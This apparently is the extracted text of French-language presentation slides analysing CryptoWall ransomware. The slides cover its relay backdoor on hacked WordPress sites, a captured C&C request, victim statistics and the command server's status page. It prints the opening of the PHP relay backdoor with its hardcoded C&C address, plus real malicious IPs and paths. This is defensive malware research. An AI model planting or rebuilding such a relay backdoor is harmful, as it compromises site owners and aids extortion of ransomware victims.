


Search results for *domain:ip-addr.es*

Timestamp	Details
October 15 2015, 10:24 (CDT)	<p>Input cryptowall.bin PE32 executable (GUI) Intel 80386, for MS Windows 45317968759d3e37282ceb75149f627d648534c5b4685fda3966d8f6fca662d</p> <p>Threat level malicious</p> <p>Summary Threat Score: 100/100 AV Detection: 87% Matched 27 Signatures Classified as Trojan.GenericKD</p> <p>Countries </p> <p>Environment W7 32 bit 'Stealthy Mode'</p>
September 17 2015, 11:02 (CDT)	<p>Input eFax-message-id76389.doc Microsoft Word 2007+ 21cddf0a193a237d9eac9836814b09d9b8ebbee4e8ecff45a315206f3cfb6b9b</p> <p>Threat level malicious</p> <p>Summary Threat Score: 100/100 AV Detection: 41% Matched 15 Signatures Classified as W97m.Downloader</p> <p>Countries </p> <p>Environment Windows 7 64 bit (DE)</p>
September 17 2015, 9:52 (CDT)	<p>Input eFax-message-id05571.doc_231A5E4015E0E50CAE16D350AE34A975.zip Microsoft Word 2007+ 653f541aa98a3b9155b8e3ba214c59487369154f1e2a197191ed6572c088450f</p> <p>Threat level </p> <p>Summary Threat Score: 35/100 AV Detection: 3% Matched 11 Signatures Classified as macro.office.O7vba.gen</p>

ENQUÊTE SUR LES WORDPRESS

❖ PHP backdoor




LE FICHIER PHP

- DÉCRYPTE LE MESSAGE PROVENANT DE L'ORDINATEUR INFECTÉ AVEC LA CLÉ
- FAIT QUELQUES VALIDATIONS
- TRANSMET LE MESSAGE AU “MOTHER SHIP” (APRÈS RÉ-ENCRYPTION), AVEC UNE ADRESSE IP PRÉDÉFINIE

TRANSMISSION DES INFORMATIONS

❖ Utilité des WordPress:

- ◆ Filtres
- ◆ Relais
- ◆ Protection



The screenshot shows a window titled "Follow TCP Stream (tcp.stream eq 2)". The main area displays the "Stream Content" of an HTTP transaction. The request is a POST to /v802900hw2 with a host of 95.128.182.22. The response is an HTTP/1.1 200 OK from a server running nginx/1.2.1, dated Tue, 27 Oct 2015 02:35:41 GMT. The response content type is text/html; charset=utf-8. The window also includes a status bar showing "Entire conversation (861 bytes)" and buttons for "Find", "Save As", "Print", and "Filter Out This Stream".

```
POST /v802900hw2 HTTP/1.1
Host: 95.128.182.22
Accept: */*
Content-Length: 228
Expect: 100-continue
Content-Type: multipart/form-data; boundary=-----f1610223bdad

HTTP/1.1 100 Continue

-----f1610223bdad
Content-Disposition: form-data; name="z"

442deba9a585922108a1e7f3ba143512184c87e10e3922221c38cda39d96f5200b525f597b85bdbda932f4f7b
-----f1610223bdad--

HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Tue, 27 Oct 2015 02:35:41 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
X-Powered-By: PHP/5.4.44-0+deb7u1
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Thu, 01 Jan 1970 02:46:40 GMT
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
```

MODIFICATION DU FICHIER


- ENREGISTRER TOUTES LES REQUÊTES FAITES À CELUI-CI
 - IP, HEURE, ID MD5, ...
- 1^{ER} WORDPRESS: 29 HEURES DE DONNÉES
 - 40228 ENTRÉES
 - JUSQU'À SUSPENSION
- 2^E WORDPRESS: 88 HEURES DE DONNÉES
 - 130146 ENTRÉES
 - BANDE PASSANTE EXCÉDÉE

DONNÉES COLLECTÉS


- APRÈS LA SUPPRESSION DES DOUBLONS:
 - 3546 ENTRÉES POUR LE 1^{ER} WORDPRESS
 - 15068 ENTRÉES POUR LE 2^E WORDPRESS

NOMBRES DE REQUÊTES





2^e



1^e



STATISTIQUES:



PROFITS* ?

- **2,9% PAYEURS**
- **MOYENNE DE 146 UTILISATEURS INFECTÉS / HEURE**
- **MOYENNE DE LA RANÇON DE 500\$**

= **52560\$/JOUR, 1576800\$/MOIS ET 18921600\$/ANNÉE**

(325M\$/ANNÉE SELON UNE NOUVELLE ÉTUDE)

***TOUT LES MONTANTS SONT EN \$ US**




```
<?php
$to_addr = '95.128.182.22';
$to_port = false; //or FALSE

if (isset($_GET['testmode']))
{
    if (function_exists('curl_init'))
        die('ok');
    else
        die('no');
}

if (!function_exists('curl_init'))
    die('no');

class crypt
{
```



95.128.182.22


LE MOTHERSHIP

- ❖ ISP Trustinfo, basé à Moscow, en Russie
- ❖ Ports ouverts:
 - ◆ 22 (OpenSSH v6)
 - ◆ 80 (NGINX 1.2.1)
 - ◆ 3389
- ❖ Page blanche sur le site web (rien)

LE MOTHERSHIP (SUITE)

❖ Enquête sur les plages d'adresses







- ◆ 95.128.180.0/22
- ◆ 95.128.176.0/22
- ◆ 185.17.140.0/22

**HURRICANE ELECTRIC**
INTERNET SERVICES

AS48757 TrustInfo, Moscow, Russia

Quick Links
[BGP Toolkit Home](#)
[BGP Prefix Report](#)
[BGP Peer Report](#)
[Bogon Routes](#)
[World Report](#)
[Multi Origin Routes](#)
[DNS Report](#)
[Top Host Report](#)
[Internet Statistics](#)
[Looking Glass](#)
[Network Tools App](#)
[Free IPv6 Tunnel](#)
[IPv6 Certification](#)
[IPv6 Progress](#)
[Going Native](#)
[Contact Us](#)


AS Info **Graph v4** **Prefixes v4** **Peers v4** **Whois** **IRR**

Prefix		Description	
95.128.176.0/22		TrustInfo	
95.128.180.0/22		TrustInfo	
185.17.140.0/22		TrustInfo	

Updated 01 Nov 2015 10:48 PST © 2015 Hurricane Electric




COMMUNICATION AVEC LE C&C




LE MOTHERSHIP (SUITE)


Accès total: 26899034



Load CPU (%)



Types de requêtes:



44 GB data :

Current Time: Tuesday, 27-Oct-2015 20:04:44 MSK
Restart Time: Sunday, 27-Sep-2015 20:03:21 MSK
Parent Server Generation: 4
Server uptime: 30 days 1 minute 23 seconds
Total accesses: 26899034 - Total Traffic: 43.9 GB
CPU Usage: u9309.27 s301.31 cu1.07 cs0 - .371% CPU load
10.4 requests/sec - 17.8 kB/second - 1753 B/request
1 requests currently being processed, 9 idle workers

LE MOTHERSHIP (SUITE)

Apache Status

95.128.182.22/server-status

Apache Server Status for xtpdvz6dnj5nnpe7.onion

Server Version: Apache/2.2.22 (Debian) PHP/5.4.44-0+deb7u1
Server Built: Aug 18 2015 09:50:52

Current Time: Monday, 26-Oct-2015 04:20:33 MSK
Restart Time: Sunday, 27-Sep-2015 20:03:21 MSK
Parent Server Generation: 4
Server uptime: 26 days 8 hours 17 minutes 11 seconds
Total accesses: 25121375 - Total Traffic: 43.7 GB
CPU Usage: ul2923.6 u404.45 cu 89 cu0 - 544% CPU load
10.3 requests/sec - 18.7 kB/second - 1860 B/request
1 requests currently being processed, 9 idle workers

.....W.....
.....
.....

Scoreboard Key:
- Waiting for Connection, "S" Starting up, "R" Reading Request,
"w" Sending Reply, "k" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0.4	18830	0.06011234444	-	202.81	0	1	0.0	1.00	4219	51	127.0.0.1	localhost GET /server-status HTTP/1.0
1.4	18849	0.37022245881	-	222.23	0	11	0.0	0.91	3797	24	127.0.0.1	localhost POST /wp371fjggedufty HTTP/1.0
2.4	-	0.02227439	-	756.02	4360	0	0.0	0.00	3777	59	127.0.0.1	localhost OPTIONS * HTTP/1.0
3.4	18278	0.251712239206	-	1431.01	0	7	0.0	4.10	4072	14	127.0.0.1	localhost POST /6qr9q4063q HTTP/1.0
4.4	-	0.02234487	-	471.12	4380	0	0.0	0.00	4117	62	127.0.0.1	localhost OPTIONS * HTTP/1.0
5.4	-	0.02134644	-	923.21	4365	0	0.0	0.00	3674	09	127.0.0.1	localhost OPTIONS * HTTP/1.0
6.4	18673	0.106532148234	-	639.83	0	11	0.0	2.22	3705	79	127.0.0.1	localhost POST /7v90bhz7u3 HTTP/1.0
7.4	18846	0.37352095321	-	221.24	0	8	0.0	0.87	3320	13	127.0.0.1	localhost POST /q7naghekhhs HTTP/1.0
8.4	18839	0.373220810206	-	229.63	0	11	0.0	0.84	3590	15	127.0.0.1	localhost POST /server-status HTTP/1.0
9.4	18840	0.37371989458	-	225.11	0	7	0.0	0.90	3515	92	127.0.0.1	localhost POST /offertax HTTP/1.0
10.4	18847	0.37341642135	-	212.08	0	7	0.0	0.91	3128	99	127.0.0.1	localhost POST /23q8kageti HTTP/1.0
11.4	-	0.0799986	-	6.71	4372	0	0.0	0.00	1653	35	127.0.0.1	localhost OPTIONS * HTTP/1.0
12.4	-	0.048375	-	2.68	4371	0	0.0	0.00	1086	79	127.0.0.1	localhost OPTIONS * HTTP/1.0
13.4	18669	0.10787151180	W	651.01	0	0	0.0	1.96	226.24	127.0.0.1	localhost GET /server-status HTTP/1.0	
14.4	-	0.043184	-	451.62	4379	0	0.0	0.00	4.38	127.0.0.1	localhost OPTIONS * HTTP/1.0	
15.4	18844	0.37465655	-	225.31	0	11	0.0	0.81	0.90	127.0.0.1	localhost POST /wp371fjggedufty HTTP/1.0	
16.4	-	0.012550	-	1.76	4383	0	0.0	0.00	0.70	127.0.0.1	localhost OPTIONS * HTTP/1.0	
17.3	-	0.0121	-	9.72	277359	0	0.0	0.00	0.00	127.0.0.1	localhost OPTIONS * HTTP/1.0	
18.3	-	0.0166	-	8.19	277319	0	0.0	0.00	0.00	127.0.0.1	localhost OPTIONS * HTTP/1.0	
19.3	-	0.03926	-	251.16	274790	0	0.0	0.00	0.23	127.0.0.1	localhost OPTIONS * HTTP/1.0	

